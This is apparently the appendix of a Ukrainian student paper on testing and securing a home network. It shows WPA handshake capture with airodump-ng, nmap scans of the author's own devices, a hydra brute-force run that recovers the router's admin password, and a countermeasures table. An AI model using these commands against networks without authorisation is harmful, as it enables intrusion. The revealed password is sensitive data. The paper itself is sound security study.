
А2. Перехоплені дані програмою Wireshark



Змн.	Арк.	№ докум.	Підпис	Дата	Дослідження вразливостей та налаштування безпеки домашньої локальної мережі	Літ.	Маса / Масштаб
Розроб.		Кормиш А.С.					
Перевір.		Мельничук А.Ю.				Арк. 1	Аркушів 1
Т. Контр.							
Реценз.						Циклова комісія Комп'ютерної інженерії	
Н. Контр.							
Затверд.		Тащук О.Ю.					



Змн.	Арк.	№ докум.	Підпис	Дата	Дослідження вразливостей та налаштування безпеки домашньої локальної мережі	Літ.	Маса / Масштаб
Розроб.		Кормиш А.С.					
Перевір.		Мельничук А.Ю.				Арк. 1	Аркушів 1
Т. Контр.							
Реценз.						Циклова комісія Комп'ютерної інженерії	
Н. Контр.							
Затверд.		Тащук О.Ю.					



Змн.	Арк.	№ докум.	Підпис	Дата	Дослідження вразливостей та налаштування безпеки домашньої локальної мережі	Літ.	Маса	Масштаб
Розроб.		Кормиш А.С.						
Перевір.		Мельничук А.Ю.				Арк. 1	Аркушів 1	
Т. Контр.						Циклова комісія Комп'ютерної інженерії		
Реценз.								
Н. Контр.								
Затверд.		Тащук О.Ю.						


А3. WPA handshake

//запис у файл «123» отриманого за 7 каналом WPA handshake
sudo airodump-ng wlan0mon --channel 7 --write 123
CH 7][Elapsed: 3 mins][2024-06-02 15:21][WPA handshake: CC:B2:55:FE:04:18

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
7C:8B:CA:B2:95:5E	-1	0	0	0 0	7	-1				<length: 0>
CC:B2:55:FE:04:18	-47	0	2197	81604 24	7	54e	WPA2	CCMP	PSK	Internet-2100_1
5E:E9:31:26:84:DA	-58	11	1354	0 0	8	360	WPA2	CCMP	PSK	<length: 0>
5C:E9:31:76:84:DA	-58	15	1402	0 0	8	360	WPA2	CCMP	PSK	Skipor
9C:A2:F4:97:26:95	-67	37	591	0 0	6	270	WPA2	CCMP	PSK	atlantida_EXT
BC:E0:01:29:40:4A	-79	0	45	0 0	6	270	WPA2	CCMP	PSK	netis_2.4G
3C:CD:57:94:48:A3	-80	34	505	10 0	8	130	WPA2	CCMP	PSK	sweet_glow
BC:E0:01:3D:BC:12	-79	6	148	0 0	6	270	WPA2	CCMP	PSK	Artist
04:95:E6:9C:C5:A8	-83	0	12	0 0	6	270	WPA2	CCMP	PSK	Repkaa11
E8:65:D4:DF:72:C1	-83	0	153	0 0	7	130	WPA2	CCMP	PSK	Tenda_DF72C0
B0:4E:26:3C:21:E2	-83	5	178	29 0	6	405	WPA2	CCMP	PSK	atlantida
8C:DE:F9:A2:BF:E5	-85	0	5	0 0	7	130	WPA2	CCMP	PSK	Bandera

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	BA:1C:85:73:BD:BF	-47	0 - 1	0	3	
(not associated)	38:2D:E8:90:40:EE	-81	0 - 1	0	2	
(not associated)	74:F0:4C:B4:A1:DC	-79	0 - 1	0	12	
(not associated)	FE:20:B9:82:ED:A3	-48	0 - 1	0	3	

А4. Знайдені пристрої в мережі



Змн.	Арк.	№ докум.	Підпис	Дата	Дослідження вразливостей та налаштування безпеки домашньої локальної мережі	Літ.	Маса / Масштаб
Розроб.		Кормиш А.С.					
Перевір.		Мельничук А.Ю.				Арк. 1	Аркушів 1
Т. Контр.							
Реценз.						Циклова комісія Комп'ютерної інженерії	
Н. Контр.							
Затверд.		Тащук О.Ю.					

Додаток Б. Сканування портів

Б1. Результати сканування маршрутизатора домашньої мережі

```
...
Nmap scan report for Dlink-Router.Dlink (192.168.0.1)
Host is up (0.015s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
8888/tcp open  sun-answerbook
MAC Address: CC:B2:55:FE:04:18 (D-Link International)
Device type: broadband router
Running: Linux 2.6.X, D-Link embedded
OS CPE: cpe:/o:linux:linux_kernel:2.6.21 cpe:/h:dlink:dir-300_nru
OS details: D-Link DIR-300 NRU router (Linux 2.6.21)
Uptime guess: 0.127 days (since Mon Jun  3 19:16:45 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=202 (Good luck!)
IP ID Sequence Generation: All zeros
```

Б2. Результати сканування смарт-приставки Chromecast

```
Nmap scan report for Chromecast-HD.Dlink (192.168.0.75)
Host is up (0.012s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
8008/tcp  open  http
8009/tcp  open  ajp13
8443/tcp  open  https-alt
9000/tcp  open  cslistener
9080/tcp  open  glrpc
10001/tcp open  scp-config
MAC Address: 36:7B:E0:A1:81:22 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/3%OT=8008%CT=1%CU=39692%PV=Y%DS=1%DC=D%G=Y%M=367B
OS:E0%TM=665E1770%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=Z%
OS:II=I%TS=A)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW
OS:6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4ST11NW6%O5=M5B4ST11NW6%O6=M5B4ST
OS:11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=40
OS:%W=FFFF%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R
OS:=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%U
OS:N=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 26.438 days (since Wed May  8 11:49:52 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
```

Б3. Результати сканування смартфону з ОС iOS

```
Nmap scan report for 192.168.0.59
Host is up (0.0054s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
49152/tcp open  unknown
62078/tcp open  iphone-sync
MAC Address: 3A:65:89:74:FB:40 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/3%OT=49152%CT=1%CU=32200%PV=Y%DS=1%DC=D%G=Y%M=3A6
OS:589%TM=665E1770%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=106%TI=Z%CI=R
OS:D%II=RI%TS=21)SEQ(SP=104%GCD=1%ISR=106%TI=Z%CI=RD%II=RI%TS=22)SEQ(SP=106
OS:%GCD=1%ISR=106%TI=Z%CI=RD%II=RI%TS=21)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=R
OS:D%II=RI%TS=21)SEQ(SP=108%GCD=1%ISR=10A%TI=Z%CI=RD%II=RI%TS=20)OPS(O1=M5B
OS:4NW5NNT11SLL%O2=M5B4NW5NNT11SLL%O3=M5B4NW5NNT11%O4=M5B4NW5NNT11SLL%O5=M5
OS:B4NW5NNT11SLL%O6=M5B4NNT11SLL)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFF
OS:F%W6=FFFF)ECN(R=Y%DF=Y%T=40%W=FFFF%O=M5B4NW5SLL%CC=N%Q=)T1(R=Y%DF=Y%T=40
OS:%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
OS:%RD=0%Q=)T5(R=Y%DF=N%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%
OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=N%T=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
OS:U1(R=Y%DF=N%T=40%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=0%RUD=G)IE(R=Y%DF
OS:I=S%T=40%CD=S)

Uptime guess: 0.000 days (since Mon Jun  3 22:20:10 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
```


Б4. Результати сканування ноутбуку (поточного пристрою)

```
Initiating SYN Stealth Scan at 22:20
Scanning kali.Dlink (192.168.0.34) [1000 ports]
Completed SYN Stealth Scan at 22:20, 0.05s elapsed (1000 total ports)
Initiating OS detection (try #1) against kali.Dlink (192.168.0.34)
Retrying OS detection (try #2) against kali.Dlink (192.168.0.34)
Nmap scan report for kali.Dlink (192.168.0.34)
Host is up (0.000075s latency).
All 1000 scanned ports on kali.Dlink (192.168.0.34) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 101 IP addresses (4 hosts up) scanned in 19.64 seconds
           Raw packets sent: 4509 (205.342KB) | Rcvd: 5231 (221.214KB)
```

Додаток В. Діаграма

Стовпчаста діаграма кількості отриманих портів робочих IP-адрес



Змн.	Арк.	№ докум.	Підпис	Дата	Дослідження вразливостей та налаштування безпеки домашньої локальної мережі	Літ.	Маса	Масштаб
Розроб.		Кормиш А.С.						
Перевір.		Мельничук А.Ю.				Арк. 1		Аркушів 1
Т. Контр.								
Реценз.						Циклова комісія Комп'ютерної інженерії		
Н. Контр.								
Затверд.		Тащук О.Ю.						

Додаток Г. Отримання паролю маршрутизатора

```
hydra -l admin -P /home/kali/myPass.txt -s 80 -V -I -F 192.168.0.1 http-get /
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-05
11:10:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:1/p:16),
~1 try per task
[DATA] attacking http-get://192.168.0.1:80/
[ATTEMPT] target 192.168.0.1 - login "admin" - pass "admin" - 1 of 16 [child 0]
(0/0)
 [ATTEMPT] target 192.168.0.1 - login "admin" - pass "1111" - 11 of 16 [child
10] (0/0)
[ATTEMPT] target 192.168.0.1 - login "admin" - pass "0000" - 12 of 16 [child
11] (0/0)
 [ATTEMPT] target 192.168.0.1 - login "admin" - pass "andriy" - 15 of 16 [child
14] (0/0)
[ATTEMPT] target 192.168.0.1 - login "admin" - pass "andrey" - 16 of 16 [child
15] (0/0)
…
[80][http-get] host: 192.168.0.1   login: admin   password: Andriy_1234
[STATUS] attack finished for 192.168.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-05
11:10:27
```

Додаток Ґ

Таблиця 1. Керування загрозами локальної мережі [7]

Загрози домену локальної мережі	Контрзаходи для керування загрозами
Неавторизований доступ до локальної мережі	● Захистити шафи, ЦОД та комп'ютерні приміщення ● Визначити суворі правила контролю доступу, стандарти, процедури та рекомендації
Неавторизований доступ до систем, програм і даних	● Визначити суворі правила контролю доступу, стандарти, процедури та рекомендації ● Обмежити права доступу для певних папок і файлів на основі необхідності
Вразливості мережної операційної системи	● Впровадження політики для оновлення та виправлення операційних систем
Оновлення мережної операційної системи	● Впровадження політики для оновлення та виправлення операційних систем
Несанкціонований доступ неавторизованих користувачів	● Застосовувати парольні фрази або автентифікацію для бездротових мереж
Вразливості даних під час передачі	● Впровадження шифрування між пристроями і бездротовими мережами
LAN-сервери з різним обладнанням або операційними системами	● Впровадження стандартів налаштування локальної мережі
Неавторизоване сканування мережі та портів	● Проведення тесту на проникнення після налаштування
Неправильне налаштування брандмауера	● Проведення тесту на проникнення після налаштування